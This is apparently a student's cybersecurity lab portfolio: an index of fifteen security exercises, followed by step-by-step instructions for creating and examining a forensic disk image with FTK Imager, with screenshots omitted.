Name: Pranita Rode

Projects: 1. Creating Forensic Image using FTK Imager.

2. Using CryptTool to encrypt and decrypt passwords using RC4.
3. Creating a Keylogger File using Notepad.
4. Using Google and Whois for Reconnaissance.
5. Cryptographic Failure.
6. SQL Injection.
7. Cross-Site Scripting (XSS)
8. Database Error Disclosure.
9. Directory listing (at /CVS folder)
10. Using Metasploit to exploit.
11. Using Blue Team Labs Online (BTLO) to perform Phishing Analysis of Email.
12. Capturing and analyzing the packets provided in lab and solve the questions using Wireshark.
13. Using Sysinternals tools for Network Tracking and Process Monitoring.
14. Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.
15. Performing Network Analysis (Exfilteration) in Cyberdefenders.org using HawkEyeLab.

Project 1

Aim: Creating forensic Image using FTK Imager.


- Creating forensic Image

- Check Integrity of Data


- Analyze Forensic Image

Steps: Creating Forensic Image


1. **Click File and then Create Disk Image, or click the button on the tool bar**




2.Select Content of a Folder




3.Then select a file




4.Enter the evidence Information




5.Browse the Image Destination




6.Click on start after adding destination




7.Then it will show the destination and status of the image source




8.Go in file and select Add Evidence Item




9.Then Select Image File->Next




10.Provide the Source Path




11.Then Enter Finish




12.The Image is displayed in the Evidence Tree click on it

